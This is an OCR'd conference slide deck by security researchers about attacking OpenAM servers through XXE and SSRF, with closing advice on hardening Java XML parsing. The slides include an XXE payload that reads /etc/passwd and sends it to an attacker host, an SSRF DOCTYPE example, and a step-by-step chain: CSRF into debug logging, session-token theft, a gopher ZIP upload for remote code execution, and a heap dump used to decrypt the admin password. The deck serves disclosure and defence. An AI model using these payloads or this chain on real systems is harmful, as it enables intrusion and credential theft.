No locked doors, No windows barred

Hacking OpenAM Infrastructure

George Noseevich
Andrew Petukhov

Internal Security –
the foundation for your IT services

ZeroNights 2012

WTF OpenAM?

- Open source Access Management, Entitlements and Federation server platform
  - ➡ successor of Sun OpenSSO Enterprise
- Written in Java, very Enterprisey
  - ➡ hard to configure and maintain securely
- Rather popular
  - ➡ inurl:/amserver/UI/Login or inurl:/openam/UI/Login
- Common use case: SSO across legacy apps
- Usually extended via custom code

Motivation, Positioning & Layout

- Not just another hack via XXE
- Wanted to share our knowledge on how to develop an attack on OpenAM given an LFR and SSRF abilities
- Attack vectors on different OpenAM instances
  - ➡ will start from the simplest one
  - ➡ and steadily proceed to the worst case scenario (a security hardened one)
- Several interesting tricks
  - ➡ data retrieval in blind XXE cases
  - ➡ zip upload via HTTP PUT over gopher
- What is the **proper** way to fix XXE in Java?

Problem Statement

- OpenAM infrastructure
- Tomcat as a web container
- An ability to read local files and do SSRF
  - ➡ e.g. XXE with gopher protocol enabled
- Goal: get an Admin in OpenAM Management Panel
- A side note: will not focus on general SSRF elaboration methodology, which is still valid here

To begin with: Loot da FileSystem!

Looting the FileSystem

- Gotta traverse directories
  - ➡ Luckily possible to list them with XXE
  - ➡ How would you tell a directory listing from a file contents?
- Gotta read files
  - ➡ Special chars and binary are a problem as usual
- Would like to use GREP (General Resource Enumeration Protocol) and other posix tools

And along comes...

XXE Fuse Demo

A team of specially trained monkeys are supporting this SaaS solution 24/7

Request a free trial!

http://www.youtube.com/watch?v=7GtPgavl-sI

Looting the FileSystem

XML-in-XML and OOB channels

```
<?xml version="1.0"?>
<!DOCTYPE RequestSet[<!ENTITY getData SYSTEM "file:///etc/passwd">]>
<Request>
  &lt;?xml version=&quot;1.0&quot;?&gt;
  &lt;!DOCTYPE AuthContext[
    &lt;!ENTITY passData SYSTEM
      &quot;http://evilhacker.com/?&getData;&quot;
    &gt;
  ]&gt;
  &lt;AuthContext&gt;&amp;passData;&lt;/AuthContext&gt;
</Request>
```

- The vulnerable servlet performs two rounds of xml parsing
- In the first round we retrieve the data
- In the second round we pass it to the attacker host

Looting the FileSystem

Possible Targets and Outcomes

1. Other apps on host
   - ➡ especially management and monitoring
2. Configs (& credentials)
   - ➡ read container config and extract HTTP credentials if needed
   - ➡ ldap.conf may be especially juicy
3. Logs
   - ➡ may contain private data (e.g. SQL query logs)
   - ➡ may enable further attacks (see below)

Demo Time

RCE via SSRF over XXE using Tomcat App Manager

http://www.youtube.com/watch?v=ZnsFhGYqI3g

RCE via SSRF over XXE

Wait, tell us the details!!!

- How do you POST or PUT via XXE?
  - ➡ use gopher; at least until admins won't update Java
- How do you upload ZIP through gopher?
  - ➡ java gopher contains byte [] => String => byte [] conversion
  - ➡ this mangles characters >= 0x80
  - ➡ use zip -0 (**store** compression method)
  - ➡ with a bit of luck you can use 0x00 instead of mangled chars (i.e. find&replace)
  - ➡ the resulting file will have invalid checksums
  - ➡ surprisingly (!) Tomcat WAR parser tolerates this

Looting the FileSystem

Configs & credentials

- Container configs
  - ➡ e.g. /usr/share/tomcat6/conf/
- OpenAM configs
  - ➡ /home/user/openam/{install.log, .configParam}
  - ➡ /home/user/openam/config/xml/
- Password file
  - ➡ recommended way of configuring OpenAM is via ssoadm CLI tool:

    "In most ssoadm subcommands, the password file is required option.The password file is a simple file that contains the administrator password for the given task."

    may encourage admins to store passwords in plaintext

Exploring OpenAM Features

- OpenAM uses custom Auth tokens
  - ➡ web container session tokens are useless
  - ➡ good targets to highjack privileged sessions
- OpenAM does Encryption
  - ➡ uses Password-Based Encryption (PBEWithMD5AndDES) with low iteration count
  - ➡ admin pwd is encrypted with default key and stored in bootstrap file
  - ➡ XXE won't let you read the bootstrap file
  - ➡ other pwds and session tokens are encrypted using randomly generated instance key which is stored in binary data store
  - ➡ instance key is shared across interconnected OpenAM instances (e.g. failover)

Juicy OpenAM Features

- Debugging
  - ➡ {CONFIG_DIR}/{INSTANCE_NAME}/debug/
  - ➡ If verbose debugging is enabled, we can read auth tokens and hijack sessions
  - ➡ Quickly check via grep -r "AQIC"
  - ➡ Admins do not log in too frequently
  - ➡ Sessions expire
  - ➡ Disabled by default =(
- Monitoring
  - ➡ HTTP/JMX/SNMP facility to monitor OpenAM instance
  - ➡ OpenAM-specific MBeans do not seem to provide anything useful
  - ➡ Also disabled by default

Wait, but we need the features!

- Debugging
  - ➡ Every single action in admin interface is CSRF-protected
  - ➡ Debug.jsp is a quick page to control debug settings
  - ➡ Devs didn't worry too much about CSRF there => you can CSRF verbose logging
  - ➡ SSRF at Tomcat Shutdown Port to force admin login (or social engineer him)
- Monitoring
  - ➡ Enable monitoring using the hijacked session; it will have the default (i.e. known) password
  - ➡ SSRF at Tomcat Shutdown Port again to force reload


Putting it All Together

Dealing with the Worst Case

- Enable debugging
  - ➡ CSRF and then read admin session token from logs
- Use admin session token to enable Monitoring
  - ➡ SSRF at Tomcat Shutdown Port to force reload
- Pwn
  - ➡ Use HotSpotDiagnostic MBean to force a heap dump into DOC_ROOT
  - ➡ Download and analyze the dump (*strings* util would do)
  - ➡ Grep out the encryption key and encrypted admin password
  - ➡ Decrypt the password and rule'em all

Demo Time


Debugging, Monitoring and Heap Dump Scenario



http://www.youtube.com/watch?v=Fb2zEqwvbpw

Wrap Up

Fixing XXE



Fixing XXE in Java

- Problem statement - devs want to:
  - ➡ use a single class for all XML parsing (validating and not)
  - ➡ use external DTD's from local jar files
  - ➡ avoid being pwned
- Most XML hardening guides recommend:
  - ➡ turn off general and parameter entities:

    setFeature("http://xml.org/sax/features/external-general-entities", false)

    setFeature("http://xml.org/sax/features/external-parsed-entities", false)
  - ➡ enable XMLConstants.FEATURE_SECURE_PROCESSING to prevent entity expansion DoS
- Not Enough!

Fixing XXE in Java

- In Java, if validation is enabled, SSRF is still possible

```
<?xml version="1.0"?>
<!DOCTYPE RequestSet
  SYSTEM "http://internal-server/nuke_everything.jsp"
  [<!ELEMENT RequestSet (#PCDATA)>]
> <RequestSet></RequestSet>
```

- Devs: okay, let's use our custom Entity resolver:
  - ➡ documentBuilder.setEntityResolver(new XMLHandler())
- Almost there!
  - ➡ make sure that XMLHandler returns an empty InputStream on error
  - ➡ if you return null, JAXP will fall back to default resolvers!

Wrap Up

Conclusions

- Specific advice
  - ➡ Never store passwords in files (who may have thought...)
  - ➡ It's good to change monitoring password even if you do not use the feature
  - ➡ Update Java and OpenAM (fix is available in nightly builds) - this would prevent XXE and disable gopher
- General advice: in SSRF world it is no longer safe to trust
  - ➡ IP-based authentication could be subverted instantly
  - ➡ Defying patching? Pwned! (think about delayed exploitation)
  - ➡ Defying least privilege in DMZ? Very arrogant!

Question Time!

- George Noseevich
  - Twitter: @webpentest
  - Email: webpentest@gmail.com
- Andrew Petukhov
  - Twitter: @p3tand
  - Email: andrew.petukhov@internalsecurity.ru
- Show us the Source!
  - Tools: http://internalsecurity.ru/media/resources/openam-xxe-tools.zip
  - Video: http://www.youtube.com/playlist?list=PL1CBT43qUw294xCw79B01PbRQNKI6Qqdj
  - WWW: http://internalsecurity.ru/research/